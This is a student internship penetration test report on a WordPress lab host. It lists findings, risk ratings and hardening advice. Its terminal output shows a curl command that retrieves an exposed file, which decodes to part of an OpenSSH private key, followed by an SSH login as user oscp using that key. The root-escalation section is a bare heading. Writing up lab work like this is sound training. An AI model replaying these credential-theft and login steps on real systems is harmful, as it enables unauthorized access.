CodemanBD Internship
(December-2023 to January-2024)

WEBBATTALION

Topic: Task-5 (Project-2: Black Box Penetration Testing Report)

Submitted By:	Submitted to:
Student's Id: 213/48 **Student's Name:** Teresa Jency Bala	**Instructor's Name:** Sanin Ahammed Sifat (Shuvo Ahmed) **CodemanBD**

Date: 05th January, 2024

Day: Friday

Black Box Penetration Testing

Report By

Teresa Jency Bala

For

WEBBATTALION

Target Host: OSCP LAB

(IP: 192.168.68.106)

BUILT With:

CMS: WordPress 5.4.2

Web servers: Apache HTTP Server 2.4.41

Programming languages: PHP

Operating systems: Ubuntu

Databases: MySQL

WordPress theme: Twenty Twenty

Start Time: 9:00 am (GMT+6) 5th January, 2024

End Time: 11:30 am (GMT +6) 5th January, 2024

Table of Content

List Of Illustrations

List of Tables

List of Figures

1. Executive Summary

This document details the security assessment (external penetration testing) of the website hosted on Ubuntu OS. The purpose of the assessment was to provide a review of the security and identify potential weaknesses in the Website.

The key issues:

1. Critical Vulnerabilities: Critical vulnerabilities were identified across the system and these vulnerabilities pose a significant risk of unauthorized access and data breaches if not promptly addressed.

2. Weaknesses in Authentication Mechanisms: Authentication mechanisms were found and potentially exposing sensitive data and allowing unauthorized access to privileged accounts.

3. Insecure Network Configurations: Misconfigurations in network devices and firewalls were discovered, leading to potential exposure of sensitive information and facilitating lateral movement within the network by potential attackers.

1.1. Scope of work

This security assessment covers the remote penetration testing of the accessible website hosted on 192.168.68.106 address. The assessment was carried out from a black box penetration testing perspective, with the only supplied information being the tested server's IP addresses. No other information was assumed at the start of the assessment.

1.2. Project Objectives

This security assessment is carried out to identify the potential vulnerabilities of the website. The result of the assessment is then analyzed for those vulnerabilities. Given the limited time to perform the assessment, only immediately exploitable services have been tested. The vulnerabilities are assigned a risk rating based on threat, vulnerability, and impact.

1.3. Assumption

While writing the report, we assume that IP address is considered to be a public IP address, based on the information-gathering phase of the Website.

1.4. Timeline

The timeline of the test is as below:

Penetration Testing	Start Time /Date	End Time/Date
Pen Test 1	9:00 am (GMT+6) 5th January, 2024	11:30 am (GMT +6) 5th January, 2024

Table-1 Penetration Testing Time Line

1.5. Summary of Findings:

Value	Number of Risks
Low	2
Medium	1
High	2
Critical	1

Table-2 Total Risk Rating

Issues of the Website by Risk Factors




Figure-1 Total Risks

Low Severity:

a) Accessibility to the wp-login Page:

The wp-login page is accessible, which could potentially lead to unauthorized access or brute-force attacks. This issue requires securing the login portal to prevent unauthorized login attempts.

b) Anti-Clickjacking Header Not Set:

The anti-clickjacking header is missing, making the web application vulnerable to clickjacking attacks. Implementing the X-Frame-Options header is recommended to mitigate this risk.

Medium Severity:

a) Unauthenticated Blind SSRF via DNS Rebinding:

WordPress version <= 6.2 is vulnerable to an unauthenticated SSRF attack, allowing potential access to internal services.

b) Multiple WordPress Vulnerabilities:

Versions 5.4.x up to (and including) 5.4.2 suffer from multiple vulnerabilities, enabling various attacks like stealing credentials and executing arbitrary code.

High Severity:

a) Secrets.txt Exposed:

An exposed secrets.txt file poses a risk of leaking sensitive information.

b) Local Administrator Access via id_rsa Key:

The id_rsa key for OpenSSH allowed for 'oscp' user to grant local admin access, a critical threat demanding immediate attention.

Critical Severity:

a) Privilege Escalated to Root User: Successful privilege escalation to the root user represents a critical security breach, requiring urgent remediation to prevent extensive system compromise.

1.6. Summary of Recommendation

The Website authorities can utilize a variety of security tools/systems and processes to protect its assets and information. Some include:

1. Secure Access to wp-login Page:

Implement IP restrictions, CAPTCHA, and account lockout policies to mitigate brute-force attacks on the wp-login page. Additionally, consider two-factor authentication for enhanced security.

2. Implement Anti-Clickjacking Protection:

Configure the X-Frame-Options header to prevent clickjacking attacks and ensure the web application's content is not embedded within iframes on malicious sites.

3. WordPress Version Update and Patching:

Immediately update WordPress installations to the latest secure version and apply available security patches to address the vulnerabilities identified in versions 5.4.x up to (and including) 5.4.2. Regularly monitor for new updates and apply them promptly.

4. Secure Sensitive Files and Keys:

Remove or secure the secrets.txt file from public access. Rotate or invalidate exposed keys like id_rsa and ensure proper access controls and encryption for sensitive files to prevent unauthorized access.

5. Immediate Remediation of Privilege Escalation:

Investigate and remediate the root cause of the privilege escalation to the root user. Review and strengthen system-level access controls, user permissions, and auditing to prevent future escalations.

6. Continuous Security Monitoring and Auditing:

Implement continuous security monitoring mechanisms to detect and respond to any potential security threats promptly. Regularly conduct vulnerability assessments and penetration tests to proactively identify and remediate new vulnerabilities.

7. Establish Incident Response Plan:

Develop and implement an incident response plan detailing steps to be taken in case of a security breach. Test the plan periodically to ensure effectiveness in mitigating and recovering from potential incidents.

Implementing these recommendations will significantly enhance the overall security posture of the WordPress environment and reduce the risk of unauthorized access, data breaches, and potential system compromise. Regular updates, proactive measures, and a vigilant approach to security are essential in mitigating evolving cyber threats.

2. Methodology




Figure 2 Penetration Testing Methodology

2.1. Planning

During planning, we gather information implementing various operations in the Kali Linux to learn about the target Technical infrastructure

Then, we detect the live system and its OS and determine the running services and versions.

2.2. Exploitation

Utilizing the information gathered in Planning we start to find the vulnerability for OS and service that we discovered after that trying to exploit it.

3. Detail findings

3.1. Detailed Systems Information


IP Address	System Type	OS Information	Open Ports		
			Port#	Protocol	Service Name
192.168.68.106	Server	Ubuntu/ (Linux)	22	TCP	OpenSSH
			80	TCP	APACHE
			33060	TCP	MYSQLx

WP-login page accessible:

Threat Level: Low
Vulnerability: Medium

Analysis

The WP-login page was found to be accessible, potentially exposing the login portal to unauthorized access or brute-force attacks. Although it's a low-risk finding, securing access to this page is crucial to prevent unauthorized login attempts.



```
a .org/en-US/docs/Web/HTTP/Cookies
+ /wp-login.php: Wordpress login found.
+ 8105 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2024-01-05 01:50:52 (GMT-5) (53 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Risk-Rating: Low

Recommendation:
Implement IP restrictions, CAPTCHA, and account lockout policies to mitigate brute-force attacks on the wp-login page. Additionally, consider two-factor authentication for enhanced security.

Anti-Clickjacking Header Not Set
Threat Level: Low
Vulnerability: Low

Analysis

Configure the X-Frame-Options header to prevent clickjacking attacks and ensure the web application's content is not embedded within iframes on malicious sites.


root@kali: /home/kali/Desktop
File Actions Edit View Help
root@kali: /home/kali/Desktop ×

```
+ Start Time:         2024-01-05 01:49:59 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Heade
rs/X-Frame-Options
+ /: Drupal Link header found with value: <http://192.168.68.106/index.php/wp-json/>; rel="https://api.w.org/". See: https://w
ww.drupal.org/
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a diff
erent fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type
-header/
+ /index.php?: Uncommon header 'x-redirect-by' found, with contents: WordPress
```

Risk-Rating: Low

Recommendation:

Configure the X-Frame-Options header to prevent clickjacking attacks and ensure the web application's content is not embedded within iframes on malicious sites.

WP <= 6.2 - Unauthenticated Blind SSRF via DNS Rebinding

Threat Level: Medium
Vulnerability: Medium

Analysis

The WordPress version <= 6.2 is susceptible to an unauthenticated Server-Side Request Forgery (SSRF) attack through DNS rebinding. This vulnerability could allow an attacker to make the server perform requests to arbitrary domains, potentially accessing internal services or data.

Risk-Rating: Low

Recommendation:


Immediately update WordPress installations to the latest secure version and apply available security patches to address the vulnerabilities identified in versions 5.4.x up to (and including) 5.4.2. Regularly monitor for new updates and apply them promptly.

Reference:
https://wpscan.com/vulnerability/c8814e6e-78b3-4f63-a1d3-6906a84c1f11/

Secrects.txt revealed
Threat Level: High
Vulnerability: High

Analysis

The exposure of sensitive files like secrets.txt and the presence of an id_rsa key for a local user with administrative access pose immediate and severe risks. These findings could lead to unauthorized access, data exfiltration, and complete control over the affected system.



```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# curl -L http://192.168.68.106/secret.txt | base64 -d
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3502  100  3502    0     0   726k      0 --:--:-- --:--:-- --:--:--  854k
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAtHCsSzHtUF8K8tiOqECQYLrKKrCRsbvq6iIG7R9g0WPv9w+gkUWe
IzBScvglLE9flolsKdxfMQQbMVGqSADnYBTavaigQekue0bLsYk/rZ5FhOURZLTvdlJWxz
bIeyC5a5F0Dl9UYmzChe43z0Do0iQw178GJUQaqscLmEatqIiT/2FkF+AveW3hqPfbrw9v
A9QAIUA3ledqr8XEzY//Lq0+sQg/pUu0KPkY18i6vnfiYHGkyW1SgryPh5×9BGTk3eRYcN
w6mDbAjXKKCHGM+dnnGNgvAkqT+gZWz/Mpy0ekauk6NP7NCzORNrIXAYFa1rWzaEtypHwY
kCEcfWJJlZ7+fcEFa5B7gEwt/aKdFRXPQwinFliQMYMmau8PZbPiBIrxtIYXy3MHcKBIsJ
0HSKv+HbKW9kpTL5OoAkB8fHF30ujVOb6YTuc1sJKWRHIZY3qe08I2RXeExFFYu9oLug0d
tHYdJHFL7cWiNv4mRyJ9RcrhVL1V3CazNZKKwraRAAAFgH9JQL1/SUC9AAAAB3NzaC1yc2
EAAAGBALRwrEsx7VBfCvLYjqhAkGC6yiqwkbG76uoiBu0fYNFj7/cPoJFFniMwUnL4JSxP
X5aJbCncXzEEGzFRqkgA52AU2r2ooEHpLntGy7GJP62eRYTlEWS073ZSVsc2yHsguWuRdA
5fVGJswoXuN89A6NIkMNe/BiVEGqrHC5hGraiIk/9hZBfgL3lt4aj3268PbwPUACFAN5Xn
aq/FxM2P/y6tPrEIP6VLtCj5GNfIur534mBxpMltUoK8j4ecfQRk5N3kWHDcOpg2wI1yig
hxjPnZ5xjYLwJKk/oGVs/zKctHpGrpOjT+zQszkTayFwGBWta1s2hLcqR8GJAhHH1iSZWe
/n3BBWuQe4BMLf2inRUVz0MIpxZYkDGDJmrvD2Wz4gSK8bSGF8tzB3CgSLCdB0ir/h2ylv
```

Risk-Rating: High

Recommendation:


Remove or secure the secrets.txt file from public access. Rotate or invalidate exposed keys like id_rsa and ensure proper access controls and encryption for sensitive files to prevent unauthorized access.

Local administrator access through id_rsa key of OpenSSH for user oscp

Threat Level: High
Vulnerability: High

Analysis

Local Administrator Access via id_rsa Key: The id_rsa key for 'oscp' grants local admin access, a critical threat demanding immediate attention.



```
└─# ssh -i id_rsa oscp@192.168.68.106
The authenticity of host '192.168.68.106 (192.168.68.106)' can't be established.
ED25519 key fingerprint is SHA256:OORLHLygIlTRZ4nXi9nq+WIrJ26fv7tfgvVHm8FaAzE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.68.106' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 05 Jan 2024 07:05:49 AM UTC

  System load:  0.39               Processes:             199
  Usage of /:   29.1% of 19.56GB   Users logged in:       0
  Memory usage: 63%                IPv4 address for eth0: 192.168.68.106
  Swap usage:   2%


371 updates can be installed immediately.
262 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Sat Jul 11 16:50:11 2020 from 192.168.128.1
-bash-5.0$ whoami
oscp
```

Risk-Rating: High

Recommendation

Remove or secure the secrets.txt file from public access. Rotate or invalidate exposed keys like id_rsa and ensure proper access controls and encryption for sensitive files to prevent unauthorized access.

- **Review and Harden SSH Configuration:** Audit the SSH server configuration to ensure it follows best practices for security. Disable SSH protocol versions known to have vulnerabilities, enable key-based authentication, and limit access to specific users or groups.

- **Implement Multi-Factor Authentication (MFA):** Enforce MFA for SSH access to add an extra layer of security. Require additional authentication factors alongside SSH keys, such as OTP (one-time password) tokens or biometric verification.

- **Monitor and Analyze Logs:** Increase logging levels for SSH activities and regularly review logs for any suspicious login attempts, unusual patterns, or unauthorized access. Set up alerts for anomalous activities.

- **Access Controls and Privilege Management:** Implement strict access controls and the principle of least privilege. Review and limit 'oscp' user's permissions to only the necessary resources and functionalities required for their tasks.

Implementing these recommendations will help mitigate the risk associated with the compromised rsa key for the 'oscp' user and strengthen the overall security posture of the system against unauthorized local administrator access

Privilege escalated to root user

